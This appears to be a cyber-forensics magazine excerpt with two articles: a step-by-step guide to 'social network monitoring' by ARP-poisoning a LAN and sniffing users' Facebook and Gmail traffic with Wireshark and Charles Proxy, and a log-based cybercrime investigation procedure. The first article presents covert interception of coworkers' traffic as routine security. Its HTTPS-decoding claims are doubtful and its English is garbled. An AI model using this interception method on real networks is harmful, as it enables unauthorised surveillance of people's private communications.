Social Networking (SN) is a wonderful thing that helps to connect family, friends, and colleagues and even helps to reconnect old friends. World became big virtual village due to use of social networking. There are many social networking services providers, e.g. Pipl, Facebook, hi5, LinkdIn, Twitter, Google+ etc. Users can sign up the account freely and stay connected with the whole world through his/her finger tip. But every technology and facility come up with its own pros and cons. Many users use social networking for sharing the knowledge, connect with professionals etc. While some users having bad intentions, fulfill their malicious wishies over SN. SN has given corporations the scope to communicate with their customers, crave feedback to create improved stuffs and offers new levels of service, which were almost unattainable before. It has allowed friends and families to stay linked and share life's special moments. Unfortunately, it has also created a medium where personal information is always at risk, identities can easily be stolen and both customers and employees can legally blackmail anyone with a simple $50 video camera. Resultantly, threat against safety of privacy, important data, information shared over SN has increased terribly. This needs to be curbed. This is the need of today's SN services to make them safe, reliable and threat free. Security at all levels requires to be enhanced and constant monitoring is also necessary to prove real utility of SN. Now a days, cyber crimes are on rise as soon as any new technologies/methods are introduced. In the foregoing paras, the strategy for SN Monitoring and enhancement of security have been discussed. SN is a potential source of verious cyber crime like, Identity Theft, Privacy breaching, cyber terrorism, defamation etc. To prevent such crimes it is needed to monitor the social network. Three basic issues required to understood before diving into Social Network monitoring.

Abrrivations: SN – Social Networking, SNM – Social Network Monitoing, N/W – Networking.

WHAT IS SOCIAL NETWORK MONITORING (SNM)?

In basic terms, Social Network Monitoring is the act of using a tool to monitor what is being said on the Internet. Social network monitoring is a technically sniffing process in which, the content like suspected profiles, post, blogs, social pages, comments, connections to other friends and followers etc. should be monitored by the tool, through which malicious intentions can be identified.

WHY IS SOCIAL NETWORK MONITORING (SNM) NEEDED?

As for example, In a reputed University, there is a group of students, who created fake page of University on social networking site and anonymously continue to post a defamed sentences. University asks for help from some security professionals to identify the person/s who defames the university. A team of professionals try to check all the possible ways to trace the culprit, but no results. Now the question is – How to trace the offenders and What are the ways to stop them to posting defamed sentences against university? The answer is – Monitoring of Social Netwroking. Through monitoring on local network, some of the students are identified and then whole group. In another example, in an IT Firm, an employee posts morphed image of colleuge girl on social networking site. IT firm uses SNM and finds that employee when he posted that images and share that images to his friends from the logs generated by simple sniffing tool with some added features and filters. Above two examples show why SNM is needed. To secure national critical infrastructre, confidential information, sharing or posting defamatory sentences against person/country/company etc, social network monitoring can be helpful to detect cyber crimes and insider threats.

MAJOR THREATS OF SOCIAL NETWORKING

Social Network threats can be categorized in 3 major areas:

1. Privacy exploitations & Identity theft
2. Insider attacks
3. Malicious Conversation/Posts

A threat is anything that will negatively impact one's *Revenue*, *Rights* or *Reputation*. It also refers as defamation.

PRIVACY EXPLOITATIONS & IDENTITY THEFT

Identify Theft means important/personal information is used by individual for malicious purpose, because it is easily available on open network. Victim's identify can be stolen by an unknown individual or entity, gaining access to your financial resources and bank accounts. Identity Theft takes on two primary forms:

- Phishing – misleading emails expecting to tempt user to disclose personal information such as account numbers and passwords without their concern. Phishing is a kind of trap, in which victim leaves personal information and identity.
- Malware – a piece of malicious code that is downloaded to targeted devices when user click on infected websites or emails, ultimately taking control over that device, sending private information to pre-defined locations or servers.

These kinds of attacks can easily be performed through SN. The users who are unaware of risks are the soft targets for cybercriminals. Smaller organizations, who still unaware of insider threats, have not as yet invested in security measures become prime targets of choice for cybercriminals.

INSIDER ATTACKS

These kinds of attacks come in many forms, and some of the instances, the source is purely accidental. Here are some examples:


- Insider can clone servers or domains to redirect the critical information.
- Insider uses client details, share with opponent of that organization, and use company profile to gain personal benefits, counterfeit the identity.
- Insider can use brand and reputation to attract potential customers for financial gain.
- Employees reveal classified information, intellectual property or even financial information through posting or sharing, or while downloading personal information through P2P networks.

MALICIOUS CONVERSATION

Malicious conversation implies intent, in most cases these threats are innocent, and in many cases, accidental and in rare its malicious intended. Though that conversation is open to all, they usually end up being the most damaging to an organization's reputation i.e. defamation.

HOW TO MONITOR SOCIAL NETWORKING SITES?

Social network monitoring is a process of sniffing the network traffic in intelligent manner. And collected packets arranged in specific manner to analyze the content and other important information. Like, a tool nammed Wireshark/Ethereal/Zenmap and some supporting libraries (winpacp), to analyze the network traffic. Setting up a filter of known protocols and social network website address or IP, one can easily track or monitor the content (Figure 1).



Step 1: Identify the workgroup in LAN.

Step 2: Setup a sniffing tool on system.

Step 3: Configure system as gateway using arp spoofing

Step 4: Start ARP Poisioning on system, that will redirect all LAN traffic to that system.

Step 5: Start sniffing tool for monitor the redirected raw packets of all LAN connected devices.


Step 6: Start filtering suspected users IP or social networking site filtres.

Step 7: Analyze TCP packets with its payload.

Step 8: Payload have all the information shared across LAN or even Internet.

Step 9: Extract data through packet data reader tools.

Figure 1. *Steps for performing Social Network Monitoring*




ON/OFF	IP	HostName	Physical Address	Protected by Netcut Defender
On	192.168.0.230	fd	[CC:52:AF:4C:17:05]	Yes
On	192.168.0.1		[00:09:0F:F3:F9:60]	No
On	192.168.0.101	AshishDhr	[00:1D:BA:80:36:8C]	No
On	192.168.0.108	Admin-HP	[D4:85:64:B2:A1:2C]	No
On	192.168.0.123	Admin-HP	[D4:85:64:B2:A0:FB]	No
On	192.168.0.126	Admin-HP	[D4:85:64:AA:62:4E]	No
On	192.168.0.13	pc48-HP	[D4:85:64:B2:A1:97]	No
On	192.168.0.17	HDPATEL-PC	[00:24:EB:81:EB:29]	No
On	192.168.0.62	pc22-HP	[D4:85:64:AA:62:56]	No
On	192.168.0.66	window7ultimate	[00:23:AE:17:5A:F9]	No
On	192.168.0.105	Admin-HP	[D4:85:64:B2:A1:31]	No
On	192.168.0.107	Admin-HP	[D4:85:64:B2:A1:08]	No
On	192.168.0.113	MEHULDAVE-PC	[18:A9:05:EF:89:A1]	No
On	192.168.0.110	GFSU-Admin-HP	[D4:85:64:B2:A1:29]	No

GateWay IP
192.168.0.1

Figure 2. *Identify the IP*

SOCIAL NETWORKING SNIFFING FOR CONTENT ANALYSIS

To perform the content analysis first have to take a secnario, an reputed organiation report against insider threat. Some malicious users posting defametory conversation against organisation on a social networking website. An organisation has firewall facility but users use social networking websites using proxy servers. So its tough to trap through firewall, due to its limitations. Then its need to performing social networking monitoring and content analysis.



Control Panel ▸ Network and Internet ▸ Network Connections ▸
Search Network Conn...
Rename this connection
Local Area Connection Properties
VMware Network Adapter VMnet8
Disabled
VMware Virtual Ethernet Adapter ...
Advanced TCP/IP Settings
IP Settings
DNS
WINS
Add...
Edit...
Remove
TCP/IP DNS Server
Add
Cancel
OK
Cancel

DNS server addresses, in order of use:

The following three settings are applied to all connections with TCP/IP enabled. For resolution of unqualified names:

DNS server: 192.168.0.230

DNS suffix for this connection:

☑ Register this connection's addresses in DNS

☐ Use this connection's DNS suffix in DNS registration

Figure 3. *Adding IP to DNS*





Figure 4. *Wireshark GUI*



Filter: tcp

```
      Time       Source          Destination     Protocol Length Info
6771 51.1357030 192.168.0.230   192.168.0.17    TCP      54 piranha1 > icslap [ACK] Seq=1 Ack=1 Win=65700 Len=0
6772 51.1361880 192.168.0.230   192.168.0.17    HTTP    142 GET /upnphost/udhisapi.dll HTTP/1.1
6773 51.1377720 192.168.0.17    192.168.0.230   HTTP    224 HTTP/1.1 400 Bad Request
6774 51.1379660 192.168.0.230   192.168.0.17    TCP      54 piranha1 > icslap [FIN, ACK] Seq=89 Ack=171 Win=65528 Len=0
6775 51.1383430 192.168.0.17    192.168.0.230   TCP      60 icslap > piranha1 [FIN, ACK] Seq=171 Ack=90 Win=17038 Len=0
6776 51.1385650 192.168.0.230   192.168.0.17    TCP      54 piranha1 > icslap [ACK] Seq=90 Ack=172 Win=65528 Len=0
6777 51.2717490 192.168.0.230   115.112.0.14    TCP      54 ias-session > http [ACK] Seq=642 Ack=620 Win=65080 Len=0
6779 51.3227420 192.168.0.230   115.112.0.14    TCP      54 ias-neighbor > http [ACK] Seq=319 Ack=253 Win=65446 Len=0
6780 51.3277380 192.168.0.230   115.112.0.14    TCP      54 a21-an-1xbs > http [ACK] Seq=350 Ack=289 Win=65412 Len=0
6781 51.3317330 192.168.0.230   115.112.0.14    TCP      54 a16-an-an > http [ACK] Seq=342 Ack=289 Win=65412 Len=0
6782 51.3503990 192.168.0.230   115.112.0.14    TCP      54 ias-session > http [RST, ACK] Seq=642 Ack=620 Win=0 Len=0
6783 51.3504810 192.168.0.230   115.112.0.14    TCP      54 ias-neighbor > http [RST, ACK] Seq=319 Ack=253 Win=0 Len=0
6784 51.3505260 192.168.0.230   115.112.0.14    TCP      54 a21-an-1xbs > http [RST, ACK] Seq=350 Ack=289 Win=0 Len=0
6785 51.3505670 192.168.0.230   115.112.0.14    TCP      54 a16-an-an > http [RST, ACK] Seq=342 Ack=289 Win=0 Len=0
6789 51.5867710 192.168.0.230   192.168.0.110   TCP      66 a17-an-an > dfpowertcp [SYN] Seq=0 Win=8192 Len=0 MSS=1460 WS=4 SACK_PERM=1

⊞ Frame 1: 60 bytes on wire (480 bits), 60 bytes captured (480 bits) on interface 0
⊞ Ethernet II, Src: Fortinet_f3:f9:60 (00:09:0f:f3:f9:60), Dst: Universa_4c:17:05 (cc:52:af:4c:17:05)
⊞ Internet Protocol Version 4, Src: 23.21.232.236 (23.21.232.236), Dst: 192.168.0.230 (192.168.0.230)
⊞ Transmission Control Protocol, Src Port: https (443), Dst Port: and-lm (2646), Seq: 1, Ack: 1, Len: 0

0000  cc 52 af 4c 17 05 00 09  0f f3 f9 60 08 00 45 20   .R.L.... ...`..E
0010  00 28 bb 5d 40 00 2c 06  51 c1 17 15 e8 ec c0 a8   .(.]@.,. Q.......
0020  00 e6 01 bb 0a 56 64 bf  28 fa a7 76 dc 06 50 10   .....Vd. (..v..P.
0030  0b 44 c9 58 00 00 00 00  78 37 62 6c               .D.X.... x7bl
```

Figure 5. *Applying tcp filter*

Our team setup a network connected computer for monitoring purpose. Now for tracing the social netwroikng users and collecting raw packets of conversation sniffing tool is configured on that computer. First some IP identified as using proxy from their end. Those employees are identified, now their IP kept on monitoring. Here given the ip address list in LAN connection (Figure 2).

Here given the IP address 192.168.0.230 in LAN connection. Now add this IP in DNS (Figure 3).

Now open the wireshark, for performing traffic monitoing. Wireshark is a tool which is opensource, freely available from wireshark website. This tool runs with pcap lib file for analyzing network traffic. Wireshark is powerful tool with scanning IP addresses used in LAN. It provides also protocol filtering facility. It shows source and destination IP with what kinds of packets sent over those IP addresses (Figure 4 and Figure 5). Monitor TCP/HTTP protocols using tcp filter applied on 192.168.0.230 IP, which shows above kinds of packets. Now filter specific IP using `ip.addr== 192.168.0.230` or `ip.src== 192.168.0.230` (Figure 6 and Figure 7).




Figure 6. *Applying IP filter ip.src== 192.168.0.230*




Figure 7. *Collecting IP Packets related with gmail and facbook of 192.168.0.230*




Figure 8. *Social Network Interface showing post*




Figure 9. *Charles Proxy Server tool shows post content*

Here shows the user's ip packets of gmail and facebook, take its pcap dump file and analyze that pcap file for content and other stuff. After collecting such pcap files open it into any tool like TCPDump or Charles Proxy. These tools automatically analyze the TCP streams and payload of packet in efficient way. Now starts a Charles Proxey Server tool. Now we can do intresting thing only for facebook site:

- STEP 1: 192.168.0.119 ip user use the facebook.
- STEP 2: now I am trace the particular facebook packets(https) ane show the user's work on facebook.
- STEP 3: user open the facebook page in LAN connection on 192.168.0.119 ip:-
- STEP 4: user update the status "hihello wazzup???"
- STEP 5: now team trace the particular facebook packet on that ip using the Charles proxy server (Figure 8 and Figure 9)

CONCLUSION

Using above methodology or concept organisation can monitor the social networking over its personal network or LAN, MAN. It extends the security of information. Social networking monitoring can be used to prevent intruders attacks as well as extruders attacks. Using this concept one can secure against networking related threats.

Author's Bio

Nilay Mistry (Assistant Professor Jr, IFS, GFSU, Gandhinagar) Expertise: Cyber Forensics, Computer Security, Smart devices forensic analysis, Handle various cases related with Cyber Crime. Major Projects: Research project on Smartphone multimedia forensics at Directorate of Forensics Science, Cyber Crime Division, Gandhinagar. Gujarat Portal ID, a project by Govt. of Gujarat at BISAG, Gandhinagar. Presently working as Assistant Professor Jr., Forensic IT, at Gujarat Forensic Sciences University Gandhinagar. Teaching assistant and trained B.E. students at Institute of Technology, Nirma University. Taking cyber forensics and cell device forensics lectures to BPR&D and Intelligence Bureau, at DFS, Gandhinagar.

A PRACTICAL PROCEDURE

TO IMPROVE CYBERCRIME INVESTIGATION

by Da-Yu Kao

Cybercrime has become a global phenomenon. The basic elements of a cybercrime investigation are based on the relationship between an IP address and Time Stamp. This paper illustrates a six-stage practical procedure to improve cybercrime investigation from the viewpoint of auditing logs. Any logs with evidentiary value should be identified, collected, and verified. It is believed that this paper can assist law enforcement officials in dealing with today's ever-increasing cybercrimes.

Numerous crimes are being committed through the internet. Cyber forensics draws from all areas of science with the single goal of solving complex digital puzzles. Nowadays cyber forensic analysts have developed various methodologies for dealing with computer evidence, all of which comply with various criteria, rules and regulations. Because of the relatively low chance of being caught and being prosecuted, computers as a criminal tool have enhanced the criminal's ability to perform illicit or unscrupulous activities. Since analyzing the log content can provide insights into the communication type of an individual, most investigations rely on this information to backtrack the movements of a suspect. However, the challenge of identifying a criminal activity has become immense. The biggest mistake that law enforcement agents might make is to implicate the wrong person in a cybercrime. Therefore, further authentication is necessary to help link the perpetrator to the crime.

Section 2 describes the case scenario and case analyses. The proposed practical procedure to improve cyber forensic analysis is presented in Section 3. The conclusion is drawn in Section 4.

CASE STUDY OF PROXY INVASION

SCENARIO

A Taiwanese juvenile X admitted to hacking into computers for friends in order to test their security. The logs of the victim's server showed the original IP Address and Time Stamp corresponding to when the action took place. The evidence also indicated




Figure 1. *Initial Investigative Phases in Proxy Invasion Case.tif*

that X's computer had been running an on-line CCProxy server for about six months. X's partner was indicted on a thousand counts of unauthorized computer intrusion in twenty-six servers. The police found that they were responsible for a total loss of approximately US $20 million.

INITIAL INVESTIGATIVE PHASES IN PROXY INVASION CASE

The purpose of proxy server is to provide the rapid process of internet access or the zombie role of network hopping. Increasingly, however it is being used as the hiding place for the internet hacker. Figure 1 illustrates the sequential investigation phases to this cybercrime investigation. The habitat information of hacking activities is originated from arrested hackers. Then the law enforcement agents track back the hacking alliance habitat on the internet. The initial investigative phases were listed below.

PHASE 1. GATHER INFORMATION: PATROL THE HACKER WEBSITES

Law enforcement agents are becoming increasingly proactive in investigating hackers. The old Chinese proverb, 物以類聚 "Birds of a feather flock together," comes to mind when referring to the patrol process on the internet. It is an effective way for law enforcement agents to keep suspected websites under scrutiny and gather information for long periods. This phase focused on whether or not the suspicious activity presented a false alarm or a possible crime in progress. If it was a crime, the subsequent phases would be initiated and the criminals would be back traced. To track cybercrime, law enforcement agents work with Internet Service Provider (ISP), and the authorities around the globe. After a specific user posted suspicious messages on hacker websites, it was analyzed for later investigation.

PHASE 2. EXPLAIN OBSERVATION: ANALYZE COMPUTER LOGS

Cyber forensic analysts must locate and understand the information that is relevant to their cases. The analyst should be aware of operating pattern, conduct a thorough search of log file, and explain their observation. Computer log analysis is often carried out after a cybercrime is reported. This phase focuses on investigating operating pattern, detecting anomalous behavior, and getting the insights of electronic evidence. It is essential for analysts to keep eyes on the above datasets for the further analysis.

PHASE 3. EVALUATE THE CRIME: IDENTIFY SEQUENTIAL CLUES

Digital identity information is not reliable due to the problems of unintentional errors and intentional deception by the hackers. Solving such a complex problem requires a combination of multiple techniques and needs to be viewed from cyber forensic perspective. The analyst can identify the entrance and exit of any intrusion during the initial scan. Then notice the characteristics, persons and paths from the internet. The relevant volatile connections and the document of their original locations must be observed as thoroughly as possible.

PHASE 4. DRAW CONCLUSIONS: INTERVIEW THE OFFENDER

The suspect is almost identified if investigators find clues regarding the IP Address and Time Stamp. It is beneficial to retrieve the same identified pattern from different logs, and to identify at least three or four IP addresses used at different time points. This allows the analysts to draw conclusions and make sure who the suspect is.

A PRACTICAL PROCEDURE TO IMPROVE CYBERCRIME INVESTIGATION

The aim of a criminal investigation is to catch the person that breaks the law, and law enforcement agencies must continue to protect the innocent. Figure 2 illustrates a six-stage approach to improve cybercrime investigation. Cyber forensic analysts should try and look at the entire picture seeking corroboration or verification for their findings. It is believed that this method can assist law enforcement agencies in dealing with today's ever-increasing cybercrimes. Further sincere consideration in auditing logs is also summarized in the following six stages (see Figure 2).

TAKE FACTUAL OBSERVATIONS FROM AVAILABLE IP-TIME EVIDENCE

In every internet message, there are all sorts of clues that reveal something about the source. Any type of cyber forensic analysis usually starts with IP Address and Time Stamp on the internet. These two items in the computer logs have become the online equivalents of a fingerprint on a door handle or a tire track in the mud. However, this is not always accurate. The question is: Is this method reliable and accurate? How can we determine that a particular user is innocent or guilty? When there is only IP_Time based evidence against the suspect, the jury or judge will have difficulties in making a decision. There is no guarantee that there is always the "right" evidence to prove everything. Investigators should be aware of this and try their utmost to avoid making mistakes – false positive or false negative.

CONSIDER CORROBORATING INFORMATION FROM DIFFERENT SOURCES

Clues from cyber world are often erroneous in related crime scenes. Law enforcement agents establish a task force to undertake cyber forensic analysis that consists of people with good computer skills, and adequate levels of education and experience. Finding corresponding information from different sources is a challenging task and requires a diverse group of talented attorneys, programmers and other specialty professionals. Digital evidences are gathered in different formats, such as documents, snapshots or video surveillance. Criminal investigators should seek the assistance of appropriate technical specialists to avoid making mistakes and compare information from diverse sources. It is critical to be able to prove the findings, especially when the accused person has denied any involvement.

FORM A POSSIBLE EXPLANATION FOR MULTIPLE DIGITAL CLUES

In cybercrime cases, law enforcement officers form a possible explanation for multiple interpretations of digital clues, and arrest a suspect based on the protocol of the TCP/IP suit. The verification procedures are as follows:



1
Take Factual Observations from Available IP-Time Evidence
2
Consider Corroborating Information from Different Sources
3
Form a Possible Explanation for Multiple Digital Clues
4
Explore the Four Elements of Auditing Logs
5
Perform a Forensic Analysis of Valid Argument
6
Evaluate the Source for a Solid Conclusion

Figure 2. *The Six-Stage Practical Procedure.tif*

- Search for what is discussed on the internet to explain what kind of evidence has been found in a criminal case.
- Use commercial or well-known products to test and verify the original information, clues or evidences.
- Follow TCP/IP knowledge to avoid well-known errors or possible bias.

EXPLORE THE FOUR ELEMENTS OF AUDITING LOGS

The gathering of IP_Time information is just a starting point for the investigation. In Figure 3, the audit log should show the following elements in three tiers:

- IP Address, which initiated the attack;
- Time Stamp, when the attacks took place;
- Digital Action, which was identified;
- Response Message, which was recorded.

Tier-1 looks at the possibility for the investigators to identify the accused and have him/her successfully prosecuted. In Tier-2, the possible locations are from the former two elements: IP Address and Time Stamp. Digital Action and Response Message are the only way to make sure what really happened. The basic clues are easily identified in Tier-3, such as IP Address, Time Stamp, Digital Action and Response Message.

